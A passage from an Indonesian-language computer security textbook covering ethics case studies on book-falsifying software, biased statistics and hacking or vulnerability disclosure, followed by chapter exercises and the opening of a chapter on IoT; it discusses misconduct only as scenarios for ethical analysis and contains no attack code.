Putri menyampaikan kekhawatiran ini kepada Edi, yang mengatakan kepadanya untuk tidak khawatir, bahwa pekerjaannya hanyalah menulis program seperti yang dia tentukan. Dia mengatakan bahwa dia menyadari potensi penyalahgunaan program ini, tetapi dia membenarkan permintaannya dengan mencatat bahwa secara berkala ada angka yang salah dimasukkan dalam pembukuan dan perusahaan membutuhkan cara untuk memperbaiki angka yang tidak akurat.

Ekstensi Kasus

Pertama, mari kita jelajahi opsi yang dimiliki Putri. Jika Putri menulis program ini, dia mungkin menjadi kaki tangan penipuan. Jika dia mengadu kepada atasan Edi, Edi atau atasan mungkin akan menegur atau memecatnya sebagai pengacau. Jika dia menolak untuk menulis program, Edi dapat dengan jelas memecatnya karena gagal melakukan tugas yang diberikan. Kami bahkan tidak tahu bahwa program tersebut diinginkan untuk tujuan penipuan; Edi menyarankan penjelasan yang tidak curang.

Dia mungkin menulis program tetapi menyisipkan kode tambahan yang membuat log rahasia ketika program dijalankan, oleh siapa, dan perubahan apa yang dibuat. File tambahan ini dapat memberikan bukti penipuan, atau dapat menyebabkan masalah bagi Putri jika tidak ada penipuan tetapi Edi menemukan log rahasia.

Pada titik ini, berikut adalah beberapa masalah etika yang terlibat.

- Apakah seorang programmer bertanggung jawab atas program yang dia tulis? Apakah seorang programmer bertanggung jawab atas hasil dari program-program tersebut? (Dalam merenungkan pertanyaan ini, misalkan program tersebut menyesuaikan dosis dalam aplikasi medis yang dikendalikan komputer, dan permintaan Edi adalah cara untuk mengesampingkan kontrol program untuk menyebabkan dosis yang mematikan. Akankah Putri kemudian bertanggung jawab atas hasil program tersebut? ?)
- Apakah seorang programmer hanyalah seorang karyawan yang mengikuti perintah (tugas yang diberikan) tanpa ada kesempatan berpikir?
- Berapa tingkat risiko pribadi (seperti kemungkinan pemecatan) yang harus diterima oleh karyawan karena menentang tindakan yang menurutnya tidak pantas?
- Apakah program untuk memanipulasi buku seperti yang dijelaskan di sini dapat dibenarkan? Jika demikian, dalam keadaan apa hal itu dibenarkan?

- Jenis kontrol apa yang dapat ditempatkan pada program tersebut agar dapat diterima? Apa saja cara yang dapat dilakukan oleh seorang manajer secara sah untuk meminta seorang karyawan menulis program seperti ini?
- Apakah masalah etika dalam situasi ini akan berubah jika Putri merancang dan menulis program ini sendiri?

Analisis

Act-deontologist akan mengatakan bahwa kebenaran itu baik. Oleh karena itu, jika Putri berpikir bahwa tujuan dari program tersebut adalah untuk menipu, menulis itu bukanlah tindakan yang baik. (Jika tujuannya adalah untuk belajar atau untuk mengagumi kode yang indah, maka menulisnya mungkin dapat dibenarkan.)

Analisis yang lebih berguna adalah dari perspektif utilitarian. Bagi Putri, menulis program itu mungkin membawa bahaya karena menjadi kaki tangan penipuan, dengan keuntungan bekerja sama dengan manajernya. Dia memiliki item yang mungkin untuk memeras Edi, tetapi Edi mungkin juga menyalakannya dan mengatakan program itu adalah idenya. Pada keseimbangan, opsi ini tampaknya memiliki kemiringan negatif yang kuat.

Dengan tidak menulis program, kemungkinan bahayanya dipecat. Namun, dia memiliki potensi keuntungan dengan mampu "meniup peluit" pada Edi. Pilihan ini tampaknya juga tidak membawa banyak kebaikan untuknya. Tetapi tindakan curang memiliki konsekuensi negatif bagi pemegang saham, bank, dan karyawan lain yang tidak bersalah. Tidak menulis program hanya membawa kerugian pribadi bagi Putri, yang serupa dengan kerugian yang dijelaskan sebelumnya. Jadi, sepertinya tidak menulis program adalah pilihan yang lebih positif.

Ada kemungkinan lain. Program ini tidak boleh untuk tujuan penipuan. Jika demikian, maka tidak ada konflik etika. Oleh karena itu, Putri mungkin mencoba untuk menentukan apakah motif Edi adalah penipuan.

6.7.7 Situasi VII: Akurasi Informasi

Untuk masalah kami berikutnya, kami mempertimbangkan tanggung jawab atas keakuratan atau integritas informasi. Sekali lagi, ini adalah masalah yang ditangani oleh sistem manajemen basis data dan mekanisme kontrol akses lainnya. Namun, seperti dalam kasus sebelumnya, masalah di sini adalah akses oleh pengguna yang berwenang, sehingga kontrol tidak mencegah akses.

Kejadian

Sarah adalah seorang peneliti di sebuah institut di mana Iwan adalah seorang programmer statistik. Sarah menulis permintaan hibah kepada produsen sereal untuk menunjukkan nilai gizi sereal baru, Padi Cereal. Pabrikan mendanai studi Sarah. Sarah bukan ahli statistik. Dia telah membawa semua datanya ke Iwan untuk memintanya melakukan analisis yang tepat dan mencetak laporan untuk dikirim

ke pabrikan. Sayangnya, data yang dikumpulkan Sarah tampaknya membantah klaim bahwa Padi Cereal bergizi, dan, pada kenyataannya, data tersebut mungkin mengindikasikan bahwa Padi Cereal berbahaya.

Iwan menyajikan analisisnya kepada Sarah tetapi juga menunjukkan bahwa beberapa korelasi lain dapat dilakukan yang akan memberikan Padi Cereal invesatsi yang lebih menguntungkan. Iwan membuat komentar jenaka tentang kemampuannya menggunakan statistik untuk mendukung kedua sisi masalah apa pun.

Kekhawatiran Etis

Jelas, jika Iwan mengubah nilai data dalam penelitian ini, dia akan bertindak tidak etis. Tetapi apakah lebih etis baginya untuk menyarankan menganalisis data yang benar dengan cara yang mendukung dua atau lebih kesimpulan yang berbeda? Apakah Iwanus berkewajiban untuk menyajikan analisis positif dan negatif? Apakah Iwan bertanggung jawab atas penggunaan hasil programnya oleh orang lain?

Jika Sarah tidak memahami analisis statistik, apakah dia bertindak secara etis dalam menerima kesimpulan positif Iwan? Kesimpulan negatifnya? Sarah menduga jika dia meneruskan hasil negatif ke produsen, mereka hanya akan mencari peneliti lain untuk melakukan penelitian lain. Dia menduga bahwa jika dia meneruskan kedua set hasil ke pabrikan, mereka hanya akan mempublikasikan yang positif. Prinsip etika apa yang mendukung pengiriman kedua set data tersebut? Prinsip-prinsip apa yang mendukungnya mengirim hanya set positif? Apa tindakan lain yang dia miliki?

6.7.8 Situasi VIII: Etika Hacking atau Cracking

Perilaku apa yang dapat diterima di dunia maya? Siapa yang memiliki atau mengontrol Internet? Apakah niat jahat atau tidak jahat itu penting? Masalah hukum terlibat dalam jawaban atas pertanyaan-pertanyaan ini, tetapi seperti yang telah kami tunjukkan sebelumnya, undang-undang dan pengadilan tidak dapat melindungi segalanya, dan kami juga tidak mengharapkannya. Beberapa orang memisahkan penyelidikan kerentanan keamanan komputer dari mengeksploitasi mereka, menyebut mantan peretasan "topi putih" dan yang terakhir "topi hitam." Sia-sia mencoba menghentikan orang dari belajar dan kita bahkan tidak boleh mencoba, demi masyarakat, seperti yang ditunjukkan Cross. Ada perdebatan yang masuk akal mengenai publikasi atau penyebaran pengetahuan: Apakah dunia lebih aman jika hanya sedikit yang diizinkan untuk mengetahui cara membuat senjata canggih? Atau bagaimana cara membobol sistem keamanan tertentu? Apakah publik lebih baik dilayani oleh pengetahuan terbuka tentang kerentanan sistem? Kami merekomendasikan bahwa mahasiswa, peneliti, fakultas, dan teknolog, dan tentu saja pengguna, bergabung dalam perdebatan serius tentang masalah ini, salah satu masalah etika terbesar di bidang kami.

Dalam studi ini kami mempertimbangkan perilaku etis dalam lingkungan komputasi penggunaan bersama, seperti Internet. Pertanyaannya mirip dengan "perilaku apa yang dapat diterima di luar angkasa?" atau "siapa yang memiliki lautan?"

Rehan adalah konsultan keamanan komputer; dia menikmati tantangan untuk menemukan dan memperbaiki kerentanan keamanan. Secara mandiri kaya, dia tidak perlu bekerja, jadi dia memiliki banyak waktu luang untuk menguji keamanan sistem.

Di waktu luangnya, Rehan melakukan tiga hal: Pertama, dia secara agresif menyerang produk komersial karena kerentanan. Dia cukup bangga dengan alat dan pendekatan yang dia kembangkan, dan dia cukup berhasil menemukan kekurangan. Kedua, dia menyelidiki sistem yang dapat diakses di Internet, dan ketika dia menemukan situs yang rentan, dia menghubungi pemiliknya untuk menawarkan layanannya memperbaiki masalah. Akhirnya, dia sangat percaya pada kue-kue berkualitas tinggi, dan dia menanam program kecil untuk memperlambat kinerja di situs web toko kue yang tidak menggunakan cukup mentega dalam kue-kue mereka. Mari kita periksa ketiga tindakan ini secara berurutan.

Kerentanan dalam Produk Komersial

Kami telah menjelaskan perdebatan terkini mengenai proses pelaporan kerentanan. Sekarang mari kita telusuri isu-isu etis yang terlibat dalam perdebatan itu.

Jelas dari teori etika berbasis aturan, penyerang salah melakukan serangan jahat. Teori yang tepat tampaknya menjadi salah satu konsekuensi: Siapa yang terbantu atau dirugikan dengan menemukan dan mempublikasikan kekurangan dalam produk? Pihak terkait adalah penyerang, pencari kerentanan, vendor, dan pengguna publik. Ketenaran atau kredit untuk menemukan cacat adalah bunga kecil. Dan kepentingan vendor (keuangan, hubungan masyarakat) kurang penting dibandingkan kepentingan pengguna untuk memiliki produk yang aman. Tetapi bagaimana kepentingan pengguna dilayani dengan baik?

- Pengungkapan penuh membantu pengguna menilai keseriusan kerentanan dan menerapkan perlindungan yang sesuai. Tapi itu juga memberi penyerang lebih banyak informasi yang dapat digunakan untuk merumuskan serangan. Pengungkapan penuh awal—sebelum vendor menyiapkan tindakan balasan—dapat benar-benar membahayakan pengguna dengan membuat mereka rentan terhadap serangan yang sekarang dikenal luas.
- Pengungkapan sebagian—sifat umum kerentanan tetapi bukan skenario eksploitasi yang terperinci—dapat mencegah penyerang. Orang dapat berargumen bahwa detail kerentanan ada untuk ditemukan; ketika vendor mengumumkan tambalan untuk cacat yang tidak ditentukan dalam suatu produk, penyerang akan menguji produk itu secara agresif dan mempelajari tambalan dengan cermat untuk mencoba menentukan kerentanan. Penyerang kemudian akan menyebarkan deskripsi lengkap tentang kerentanan ke

penyerang lain melalui jaringan bawah tanah, dan serangan akan dimulai terhadap pengguna yang mungkin tidak menerapkan perbaikan vendor.

- Tidak ada pengungkapan. Mungkin pengguna paling baik dilayani oleh skema di mana sering kali kode baru dirilis, terkadang memperbaiki kerentanan keamanan, terkadang memperbaiki hal-hal yang tidak terkait dengan keamanan, dan terkadang menambahkan fitur baru. Namun tanpa rasa signifikansi atau urgensi, pengguna tidak boleh memasang kode baru ini.

Mencari Kerentanan dan Pelanggan

Apa masalah etika yang terlibat dalam mencari kerentanan? Sekali lagi, pihak yang paling berkepentingan adalah komunitas pengguna dan kebaikan atau kerugian yang bisa datang dari pencarian.

Sisi positifnya, pencarian mungkin menemukan kerentanan. Jelas, akan salah bagi Rehan untuk melaporkan kerentanan yang tidak ada hanya untuk mendapatkan pekerjaan, dan juga salah untuk melaporkan beberapa tetapi tidak semua kerentanan untuk dapat menggunakan kerentanan tambahan sebagai pengaruh masa depan terhadap klien.

Tapi misalkan Rehan rajin mencari kerentanan dan melaporkannya ke klien potensial. Apakah itu tidak mirip dengan saran pemilik bengkel bahwa lampu depan tidak menyala ketika Anda memasukkan mobil Anda untuk mengisi bensin? Tidak cukup, Anda mungkin mengatakan. Cacat lampu depan dapat dilihat tanpa kemungkinan membahayakan mobil Anda; menyelidiki kerentanan dapat menyebabkan sistem Anda gagal.

Pertanyaan etis tampaknya adalah mana yang lebih besar: potensi kebaikan atau potensi bahaya? Dan jika potensi kebaikan lebih kuat, seberapa kuat yang dibutuhkan untuk mengesampingkan risiko bahaya?

Masalah ini juga terkait dengan praktik umum penyelidikan kerentanan yang tidak berbahaya: Peretas melihat apakah mereka dapat mengakses sistem Anda tanpa izin Anda, mungkin dengan menebak kata sandi. Eugene Spafford menunjukkan bahwa banyak cracker hanya ingin melihat-lihat, tanpa merusak apa pun. Seperti yang dibahas di Kasus 6.3, Spafford membandingkan aktivitas yang tampaknya tidak berbahaya ini dengan masuk ke rumah Anda saat pintu tidak terkunci. Bahkan ketika dilakukan tanpa niat jahat, cracking bisa menjadi pelanggaran serius; paling buruk, itu telah menyebabkan jutaan dolar dalam kerusakan. Meskipun cracker dituntut berat dengan hukuman yang keras, cracking terus menjadi kejahatan yang menarik, terutama bagi remaja.

Kasus 6.3

Apakah Cracking Praktek Jinak?

Banyak orang berpendapat bahwa cracking adalah praktik yang dapat diterima karena kurangnya perlindungan berarti bahwa pemilik sistem atau data tidak benar-benar menghargainya. Eugene Spafford mempertanyakan logika ini dengan menggunakan analogi memasuki sebuah rumah.

Pertimbangkan argumen bahwa penyusup yang tidak membahayakan dan tidak membuat perubahan hanyalah belajar tentang bagaimana sistem komputer beroperasi. “Kebanyakan dari orang-orang ini tidak akan pernah berpikir untuk berjalan di jalan, mencoba setiap pintu untuk menemukan satu tidak terkunci, lalu mencari melalui laci atau perabotan di dalamnya. Namun, orang-orang yang sama ini tampaknya tidak berpikir dua kali untuk mencoba berulang kali menebak kata sandi untuk akun yang tidak mereka miliki, dan sekali ke sistem, menelusuri file di disk. Bagaimana perasaan Anda jika Anda tahu rumah Anda telah diserang, bahkan jika tidak ada kerusakan yang dilakukan?

Spafford mencatat bahwa membobol rumah atau sistem komputer merupakan pelanggaran. Melakukannya dalam upaya membuat kerentanan keamanan lebih terlihat adalah "lancang dan tercela." Memasuki rumah atau sistem komputer dengan cara yang tidak sah, bahkan dengan niat yang tidak berbahaya, dapat menyebabkan konsekuensi yang tidak diinginkan. “Banyak sistem telah dirusak secara tidak sengaja oleh penyusup yang bodoh (atau ceroboh).”

Kami tidak menerima argumen bahwa peretas adalah ahli keamanan yang baik. Ada dua komponen untuk menjadi profesional keamanan yang baik: pengetahuan dan kredibilitas. Penjelajah yang rajin, yang mungkin bereksperimen dengan pembobolan komputer dalam lingkungan yang tidak berbahaya seperti jaringan laboratorium tertutup, dapat belajar banyak tentang menemukan dan mengeksploitasi kerentanan seperti halnya seorang peretas. Pembeda utama adalah kepercayaan. Jika Anda menyewa seorang peretas, Anda akan selalu memiliki ketakutan yang mengganggu bahwa ahli Anda mengumpulkan data untuk menyerang Anda atau orang lain. Membandingkan dua kandidat yang sama untuk suatu posisi, Anda memilih satu dengan risiko yang lebih rendah. Bagi kami, peretas yang menjadi konsultan berusaha memanfaatkan sejarah perilaku tidak etis.

Serangan Terinspirasi Karena Politik

Terakhir, pertimbangkan campur tangan Goli dengan pengoperasian situs web yang tindakannya ditentangnya. Kami telah dengan sengaja mengungkapkan masalah ini dalam situasi yang mungkin hanya membangkitkan beberapa orang yang suka makan dan membuat kue. Kami dapat mengabaikan kepentingan para penggemar mentega sebagai minoritas yang tidak signifikan pada masalah yang tidak signifikan.

Tetapi Anda tentu dapat memikirkan banyak masalah lain yang telah menyebabkan perang. (Lihat artikel luar biasa Dorothy Denning tentang penjahat dunia maya [http://www.nautilus.org/info-policy/workshop/papers/denning.html.] untuk contoh nyata aktivitas komputer bermotivasi politik.)

Masalah etika berlimpah dalam skenario ini. Beberapa orang akan melihat masalah (mentega) sebagai salah satu kebaikan yang melekat, tetapi apakah mentega menggunakan salah satu prinsip dasar yang baik, seperti kejujuran atau keadilan atau tidak merugikan orang lain? Apakah ada kesepakatan universal bahwa penggunaan mentega itu baik? Mungkin akan ada pembagian dunia menjadi pendukung mentega (x%), pendukung pastry yang tidak dibatasi (y%), dan mereka yang tidak mengambil posisi (z%). Berapa x harus melebihi y agar tindakan Goli dapat diterima? Bagaimana jika nilai z besar? Kebaikan terbesar untuk jumlah terbesar membutuhkan keseimbangan di antara ketiga persentase ini dan beberapa ukuran manfaat atau bahaya.

Apakah penggunaan mentega begitu baik sehingga membenarkan kerugian bagi mereka yang tidak setuju? Siapa yang ditolong dan siapa yang menderita? Apakah dunia terbantu jika hanya kue-kue yang enak, tetapi lebih mahal, tersedia, sehingga orang miskin tidak lagi mampu membeli kue? Misalkan kita dapat menentukan bahwa 99,9 persen orang di dunia setuju bahwa penggunaan mentega adalah hal yang baik. Apakah kelebihan itu membenarkan mengesampingkan kepentingan 0,1 persen lainnya?

6.8 Kesimpulan Etika Komputer

Dalam studi etika ini, kami telah mencoba untuk tidak memutuskan benar dan salah, atau bahkan mencap tindakan tertentu sebagai etis atau tidak etis. (Anda mungkin mengira kami menekan sudut pandang ketika kami mengikuti jalan dalam perluasan kasus. Sebaliknya, kami ingin Anda memikirkan implikasi bagaimana situasi dapat tumbuh, sebagai cara untuk mempertajam keterampilan analitik Anda dan menguji analisis Anda.) Tujuan dari bagian ini adalah untuk merangsang pemikiran tentang masalah etika yang berkaitan dengan kerahasiaan, integritas, dan ketersediaan data dan perhitungan.

Kasus-kasus yang disajikan menunjukkan situasi etika yang kompleks dan saling bertentangan. Langkah pertama yang penting dalam bertindak secara etis dalam suatu situasi adalah memperoleh fakta, menanyakan segala ketidakpastian, dan memperoleh informasi tambahan yang diperlukan. Dengan kata lain, pertama-tama kita harus memahami situasinya.

Langkah kedua adalah mengidentifikasi prinsip-prinsip etika yang terlibat. Kejujuran, permainan yang adil, kompensasi yang layak, dan penghormatan terhadap privasi adalah prinsip-prinsip etika. Terkadang konflik ini, dan kemudian kita harus menentukan prinsip mana yang lebih penting daripada yang lain. Analisis ini mungkin tidak

mengarah pada satu prinsip yang jelas-jelas menutupi semua prinsip lainnya. Namun, peringkat untuk mengidentifikasi prinsip-prinsip utama yang terlibat diperlukan.

Langkah ketiga adalah memilih tindakan yang memenuhi prinsip-prinsip etika ini. Membuat keputusan dan mengambil tindakan itu sulit, terutama jika tindakan itu memiliki konsekuensi negatif yang nyata. Namun, mengambil tindakan berdasarkan peringkat prinsip pribadi diperlukan. Fakta bahwa orang lain yang sama-sama masuk akal dapat memilih tindakan yang berbeda tidak menjadi alasan bagi kita untuk mengambil tindakan tertentu.

Bagian ini tidak mencoba memaksakan pengembangan prinsip-prinsip yang kaku dan tidak fleksibel. Keputusan dapat bervariasi, berdasarkan perbedaan tipis antara dua situasi. Atau pandangan seseorang dapat berubah seiring waktu sebagai respons terhadap pengalaman dan konteks yang berubah. Belajar bernalar tentang situasi etis tidak sama dengan belajar "benar" dari "salah." Istilah-istilah seperti benar dan salah atau baik dan buruk menyiratkan seperangkat nilai universal. Namun kita tahu bahwa bahkan prinsip-prinsip yang diterima secara luas ditimpa oleh beberapa orang dalam beberapa situasi. Misalnya, prinsip tidak membunuh orang dapat dilanggar dalam kasus perang atau hukuman mati. Sedikit, jika ada, nilai-nilai yang dipegang oleh semua orang atau dalam semua kasus. Oleh karena itu, tujuan kami dalam memperkenalkan materi ini adalah untuk merangsang Anda untuk mengenali dan memikirkan prinsip-prinsip etika yang terlibat dalam kasus-kasus yang berkaitan dengan keamanan komputer. Hanya dengan mengenali dan menganalisis prinsip, Anda dapat bertindak secara konsisten, penuh pertimbangan, dan bertanggung jawab.

6.9 Kesimpulan

Dalam bab ini kami telah menyajikan informasi tentang hukum dan etika yang berlaku untuk keamanan komputer. Hukum yang melibatkan keamanan komputer berkembang pesat, jadi pada saat Anda membaca beberapa poin di sini, mungkin sudah ketinggalan zaman. Namun demikian, Anda dapat memperolehnya dengan mengetahui apa yang dikatakan hukum pada titik waktu tertentu.

Selain itu, banyak pembaca buku ini berasal dari negara selain Amerika Serikat. Kami menyebutkan beberapa undang-undang dari negara lain, tetapi jelas kami tidak dapat mencakup setiap hukum di setiap negara. Hukum di Amerika Serikat tentu saja tidak sempurna, tetapi hukumnya mirip dengan hukum di negara lain. Jadi membaca bab ini akan memberi Anda dasar yang masuk akal untuk mencari tahu apa yang berlaku di negara Anda sendiri.

Satu hal yang universal, untungnya, adalah etika. Tidak merugikan orang lain, mencapai kebaikan terbesar dengan kerugian paling sedikit, dan menghormati hak orang lain berlaku di seluruh dunia. Jadi analisis kami tentang masalah etika dalam situasi model harus valid untuk semua pembaca.

Beberapa pembaca mengabaikan hukum dan etika sebagai perlindungan keamanan komputer, karena berbagai alasan. Kami pikir sebagai warga negara, profesional keamanan komputer perlu memahami kekuatan dan batasan hukum. Jika hukum tidak benar, pembaca kami harus bekerja untuk melihat hukum dibuat lebih baik.

Urutan topik kami dalam buku ini berasal dari pengguna di luar, dari program hingga sistem operasi dan jaringan, data besar, dan cloud. Kami kemudian membahas empat masalah yang melintasi semua aspek keamanan komputer: privasi, manajemen, hukum, dan etika.

Latihan dan Evaluasi

1. Buat daftar masalah yang terlibat dalam argumen pelaporan kerentanan perangkat lunak. Apa masalah teknisnya? Yang psikologis dan sosiologis? Yang manajerial? Yang ekonomi? Yang etis? Pilih proses pelaporan kerentanan yang menurut Anda sesuai dan jelaskan mengapa proses tersebut memenuhi lebih banyak persyaratan daripada proses lainnya.
2. Buat daftar masalah yang terlibat dalam argumen keandalan perangkat lunak (fungsi yang benar dari produk yang dibeli). Apa masalah teknisnya? Yang psikologis/sosiologis? Yang manajerial? Yang ekonomi? Yang etis? Pilih kebijakan tentang kompensasi untuk perangkat lunak yang salah yang menurut Anda sesuai dan jelaskan mengapa hal itu memenuhi lebih banyak persyaratan daripada proses lainnya.
3. Apakah Anda akan menyewa Rehan (konsultan keamanan komputer dan peretas dari insiden VIII) untuk melindungi sistem komputer Anda? Bagaimana tanggapanmu jika dia datang kepada Anda menjelaskan kerentanan dalam sistem Anda dan menawarkan untuk membantu Anda memperbaikinya? Jelaskan jawabanmu.
4. Siapkan argumen untuk atau menentang proposisi bahwa berikut ini adalah perilaku etis. Anda dan beberapa teman memutuskan untuk berbagi musik dari CD. Anda menyalin beberapa ke komputer Anda dan kemudian membakar salinan identik untuk teman-teman Anda. Apakah argumen berubah jika pertukaran dilakukan dengan orang yang tidak dikenal, melalui layanan berbagi file anonim atas perintah Napster?
5. Siapkan argumen yang mendukung atau menentang proposisi bahwa berikut ini adalah perilaku etis. Saat mengunjungi teman di kota lain, Anda menyalakan laptop dan adaptor nirkabel Anda merasakan sinyal kuat dari titik akses tidak aman bernama pulau sirene. Anda terhubung dan menggunakan akses Internet sepanjang akhir pekan. Apakah argumen berubah jika jangka waktunya bukan hanya akhir pekan tetapi tidak terbatas (Anda tidak hanya berkunjung tetapi Anda tinggal di sana) dan nama titik akses jelas berhubungan dengan orang yang tinggal di apartemen berikutnya?
6. Anda memperoleh alat pemindaian kerentanan jaringan dan mencobanya pada segmen alamat jaringan milik orang-orang di universitas atau bisnis Anda. Pemindai mengidentifikasi satu komputer bernama PrinceHal yang memiliki banyak kerentanan serius. Anda menyimpulkan milik siapa mesin itu. Jelaskan implikasi etis dari (a) memberi tahu pemilik apa yang Anda temukan, (b) memberi tahu administrator lokal atau petugas keamanan tentang apa yang Anda temukan, (c) memanfaatkan salah satu kerentanan yang relatif kecil untuk menunjukkan kepada pemilik seberapa serius paparan

tersebut , (d) mengeksploitasi kerentanan yang relatif kecil sebagai lelucon tanpa memberi tahu pemiliknya, (e) memberi tahu pemiliknya apa yang Anda temukan dan kemudian meminta uang untuk perincian tentang kerentanan, (f) menggunakan salah satu kerentanan untuk memperoleh kendali atas mesin, mengunduh dan memasang tambalan dan mengubah pengaturan untuk mengatasi semua kerentanan, dan tidak pernah memberi tahu siapa pun apa yang telah Anda lakukan.

7. Siapkan argumen untuk atau menentang proposisi bahwa berikut ini adalah perilaku etis. Anda mendaftar untuk masuk ke sekolah pascasarjana. Sekolah mengatakan akan memberi tahu pelamar tentang status mereka pada 15 Maret dengan memposting daftar kode penerimaan dan penolakan. Pada tanggal 9 Maret Anda menemukan bahwa daftar tersebut telah diposting; Anda harus mengatasinya dengan URL tertentu, bukan hanya mengklik tombol. Anda memposting pemberitahuan ke papan buletin yang banyak dibaca yang memberi tahu orang lain tentang paparan tersebut. Apakah argumen berubah jika tanggal Anda menemukan situs web adalah 9 Februari, bukan 9 Maret? Apakah argumen berubah jika orang-orang dalam daftar dapat diidentifikasi secara individual? Apakah argumen berubah jika daftar tersebut adalah kumpulan nilai untuk suatu kelas (dan orang-orangnya dapat diidentifikasi secara individual)? Apakah argumennya berubah jika daftar itu adalah daftar calon transplantasi hati yang berurutan (dan orang-orangnya dapat diidentifikasi secara individual)?
8. Siapkan argumen yang mendukung atau menentang proposisi bahwa berikut ini adalah perilaku etis. Tanpa memberi tahu siapa pun, ISP Anda mulai melacak setiap pertukaran HTTP dari semua komputer pelanggannya. Mereka menggunakan data untuk menentukan rute lalu lintas yang padat untuk meningkatkan layanan ke situs yang sering diakses, seperti mesin pencari. Apakah argumen berubah jika tujuannya adalah untuk memperoleh pendapatan dengan menjual data kepada pengiklan yang ingin menentukan popularitas situs yang berbeda? Apakah argumen berubah jika tujuannya adalah untuk membuat catatan lalu lintas tersedia untuk analisis pemerintah?
9. Seseorang yang Anda kenal memiliki blog yang, meskipun tidak langsung terdaftar di home address, Anda temukan dengan permintaan pencarian sederhana. Di blognya dia menulis beberapa deskripsi yang sangat eksplisit tentang hubungan dengan teman Anda yang lain. Jelaskan implikasi etis dari:
   (a) Anda membaca blog,
   (b) Anda memberi tahu teman kedua tentang hal itu,
   (c) Anda memberi tahu teman lain tentang hal itu,
   (d) Anda memposting tautan ke halaman beranda Anda.
10. Raja Merah memutuskan dia tidak suka warna biru atau siapa pun yang akan memakainya atau bahkan menyebut namanya. Karena sangat kuat, dia memanggil semua mesin pencari Internet dan memberi tahu mereka bahwa selanjutnya jika mereka berharap untuk melakukan bisnis di negaranya, mereka harus mengedit dari hasil pencarian mereka apa pun yang mengandung kata ofensif (yang bahkan tidak akan dia ucapkan). Beberapa memprotes dan berhenti berbisnis di kerajaan, yang lain menyetujui, dan beberapa menyelinap di referensi biru sesekali dengan menggunakan sinonim, sambil menunggu Raja Merah digantikan oleh Ratu Pelangi. Siapkan argumen untuk atau menentang posisi etis dari tanggapan ketiga ISP.
11. Siapkan argumen untuk atau menentang proposisi bahwa berikut ini adalah perilaku etis. Anda mencalonkan diri dalam pemilihan kepala departemen sanitasi. Lawan Anda, petahana, sangat disukai; Anda tahu Anda akan memiliki persaingan yang kuat. Anda menulis cerita yang menyatakan bahwa lawan Anda telah mengembangkan proses untuk mengubah sampah menjadi emas dan berdiri untuk menjadi kaya dari aksesnya ke sampah kota. Anda tahu bahwa tidak hanya cerita itu tidak benar, itu juga sangat luar biasa sehingga hampir tidak ada yang akan mempercayainya.

Namun demikian, Anda menanamnya secara anonim di web dan memberikan beberapa kata kunci yang menarik untuk membantu mesin pencari menemukannya. Benar saja, sekitar satu minggu sebelum hari pemilihan, orang-orang tidak hanya menemukannya tetapi mereka mulai saling mengirimkannya dengan marah, kota Anda menetapkan lalu lintas email baru yang tinggi, dan Anda menang telak. Ketika ditanya tentang acara ini bertahun-tahun kemudian, Anda mengangkat bahu dan berkata, "Ini Internet: Orang yang percaya apa yang mereka baca di sana pantas mendapatkan apa yang mereka dapatkan."

12. Siapkan argumen untuk atau menentang proposisi bahwa berikut ini adalah perilaku etis. Anda adalah seorang peneliti medis yang sedang mengembangkan pengobatan baru untuk kondisi serius. Anda memiliki obat yang berhasil dalam uji coba terbatas, tetapi pesaing memiliki obat yang tampaknya lebih efektif. Suatu hari Anda menemukan jaringan pesaing dan menemukan, dengan takjub Anda, bahwa Anda dapat mengakses mesin internal, termasuk mesin yang tampaknya memiliki hasil uji coba untuk obat pesaing Anda. Anda dengan hati-hati mengubah statistik sehingga produk Anda dapat dibandingkan dengan lebih baik. Apakah argumen berubah jika Anda mengubah data Anda, bukan data pesaing? Apakah argumen berubah jika data menyangkut pola migrasi ular?

Masalah Keamanan Komputer Yang Muncul

Bab 7

Bahasan Bab :

- Internet of Things
- Ekonomi keamanan siber (Economics of Cybersecurity)
- Pemilu yang terkomputerisasi
- Perang maya

Dalam bab ini kami mengangkat beberapa masalah yang muncul di bidang keamanan komputer. Dengan munculnya kasus ini berarti bahwa daerah-daerah ini mulai diakui di luar komunitas keamanan, meskipun kami tidak bermaksud ada solusi atau bahkan pendekatan untuk masalah keamanan. Sebaliknya kami mengangkat ini sebagai hal yang menarik untuk ditonton dari waktu ke waktu. Dalam bab ini kita membahas apa yang disebut Internet of Things (tren menuju penyematan teknologi komputasi yang terhubung ke Internet dalam teknologi baru), ekonomi keamanan siber, pemungutan suara elektronik, dan apa yang banyak disebut perang siber (penggunaan komputer dalam konflik politik).

Ini bukanlah masalah baru dalam dunia keamanan komputer. Bahkan, kami membuka penjelasan tentang Internet of Things dengan contoh yang terjadi pada pertengahan 1980-an, dan pemungutan suara elektronik telah terjadi di seluruh dunia setidaknya sejak 1990-an.

Apa yang membawa topik ke bab ini adalah bahwa hal itu tidak pasti: Tidak ada konsensus bahwa kita tahu teknologi pemungutan suara elektronik apa yang akan dikembangkan atau bahkan bagaimana melanjutkannya. Apakah regulasi jawabannya? Perundang-undangan? Kekuatan pasar? Demonstrasi publik?

Riset akademis? Ya untuk semua dalam situasi tertentu. Oleh karena itu, kami memperkenalkan beberapa pokok bahasan dan mencatat beberapa pertanyaan yang terkait dengan jawaban siapa Anda mungkin akan terlibat. Tetapi kami tidak mencoba menjawab pertanyaan-pertanyaan ini sekarang, karena terlalu dini untuk menjawabnya. Lebih banyak pemahaman diperlukan, dan kami berharap beberapa dari Anda, pembaca kami, akan menerima tantangan ini, meningkatkan pemahaman itu, dan mungkin bahkan merancang kebijakan dan solusi yang efektif seiring waktu.

Seperti banyak masalah keamanan sebelumnya, teknologi dan fungsionalitas berkembang pesat. Seperti yang telah kita lihat di bab-bab sebelumnya, masalah keamanan mungkin tidak menjadi perhatian masyarakat umum sampai ada masalah keamanan yang serius, saat kemampuan untuk mengintegrasikan teknik keamanan ke dalam domain akan berlalu atau dibuat jauh lebih sulit daripada membangun keamanan dari awal. Dengan kata lain, pengalaman masa lalu dengan mengamankan teknologi yang muncul tidak menginspirasi kepercayaan. Kami berharap pola ini akan berubah, dan Anda, sebagai profesional keamanan saat ini dan di masa depan, dapat bekerja untuk memastikan bahwa keamanan ditangani seiring dengan perkembangan teknologi.

7.1 The Internet of Things (IoT)

Internet of Things (IoT) adalah konsep komputasi tentang objek sehari-hari yang terhubung ke internet dan mampu mengidentifikasi diri ke perangkat lain. Menurut metode identifikasi RFID (Radio Frequency Identification), istilah IoT tergolong dalam metode komunikasi, meskipun IoT juga dapat mencakup teknologi sensor lainnya, teknologi nirkabel atau kode QR (Quick Response).

